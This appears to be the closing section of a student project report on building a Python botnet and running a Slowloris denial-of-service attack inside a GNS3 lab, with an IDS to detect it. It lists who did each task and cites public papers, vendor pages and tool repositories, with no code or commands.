6. Contributions:

Tasks	Accomplished By
Topology creation in GNS3 using Gns3 docker appliance	Swapnasheel, Swapnil
Study of Botnets and writing own botnet in python	Swapnasheel, Aashav
Study of Slowloris attack and testing	Roopkumar, Swapnasheel
Study of IDS to detect Slow loris attack	Swapnil, Aashav
Implementing python based botnet script in Gns3 topology	Swapnasheel, Swapnil
Executing slowloris attack on target	Roopkumar, Swapnil
Implementing IDS to detect slow loris attack	Roopkumar, Aashav
Final report and presentation	Swapnasheel, Roopkumar, Aashav, Swapnil

References:

- [1] <https://media.readthedocs.org/pdf/ares/latest/ares.pdf>
- [2] <https://github.com/sweetsoftware/Ares>
- [3] <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.469.4941&rep=rep1&type=pdf>
- [4] [https://www.imperva.com/docs/HII_Denial_of_Service_Attacks-](https://www.imperva.com/docs/HII_Denial_of_Service_Attacks-Trends_Techniques_and_Technologies.pdf)
[Trends_Techniques_and_Technologies.pdf](https://www.imperva.com/docs/HII_Denial_of_Service_Attacks-Trends_Techniques_and_Technologies.pdf)
- [5] Trends_Techniques_and_Technologies.pdf
- [6] <https://www.incapsula.com/ddos/attack-glossary/slowloris.html>
- [7] <https://www.gns3.com/marketplace/appliances>
- [8] <http://pexpect.sourceforge.net/pxssh.html>
- [9] <https://github.com/gkbrk/slowloris>
- [10] <https://developers.google.com/maps/documentation/geolocation/intro>
- [11] <http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=6992341>
- [12] <https://blogs.kent.ac.uk/unseenit/rpz-and-botnet-command-and-control-server-traffic/>
- [13] [https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))